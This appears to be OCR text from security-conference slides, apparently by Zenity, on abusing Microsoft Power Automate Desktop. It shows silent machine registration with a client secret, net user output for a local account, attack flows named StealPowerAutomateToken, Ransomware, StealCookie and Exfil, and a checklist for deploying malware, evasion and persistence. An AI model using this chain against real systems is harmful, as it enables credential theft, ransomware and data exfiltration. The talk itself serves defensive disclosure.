
https://docs.microsoft.com/en-us/power-automate/desktop-flows/machines-silent-registration#silently-register-a-new-machine

Admin NOT required



```
powershell (running as ZN-WIN-URIELZ\PADUser)
PS C:\Program Files (x86)\Power Automate Desktop> echo "NTM8Q~OFTJu79QgrvmZk.2_shzgX2Wiyg
ation.Silent.exe -register -applicationid d1872c72-0ba3-43b4-9550-2915290d17d2 -clientsec
e-96c5-86bb77b4d9bf -force -environmentid 53e866a5-4934-edac-8062-7b7b2a19dd47
PS C:\Program Files (x86)\Power Automate Desktop>
```

PADUser
Local account

```
PS C:\Program Files (x86)\Power Automate Desktop> net user PADUser
User name                    PADUser
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            13/07/2022 0:25:57
Password expires             Never
Password changeable          13/07/2022 0:25:57
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   13/07/2022 8:17:40

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.

PS C:\Program Files (x86)\Power Automate Desktop>
```


Manually trigger a flow
Desktop flows
Search connectors and actions
Triggers
Actions
See more
Run a flow built with Power Automate for desktop
PREMIUM
Desktop flows
Run a flow built with Selenium IDE
PREMIUM
Desktop flows
Run a flow built with Power Automate for desktop
* Desktop flow
Select an item
Edit
* Run Mode
Show advanced options
Create a new desktop flow
Search (minimum 2 characters)
StealPowerAutomateToken
Ransomware
StealCookie
Exfil
CodeExec
Cleanup
Trigger from cloud
Desktop flows
Connection not found. Please create a new connection and change your application to use the new connection.
* Connect
Directly to machine
* Machine or machine group
win11ent
* Domain and username
alexg
* Password
Create
Set up connection
Distribute payload
Cloud setup

How to avoid active machine users



Unattended RPA

Create a new local user session

Attended RPA

Leverage an existing local user session


Recap

- ☑ Deploy malware
- ☑ Defense evasion
- ☑ Persistency
- ☐ C&C
- ☐ Exfiltration
- ☐ Cleanup

zenity

Let the fun begin.


Data exfil (start simple)

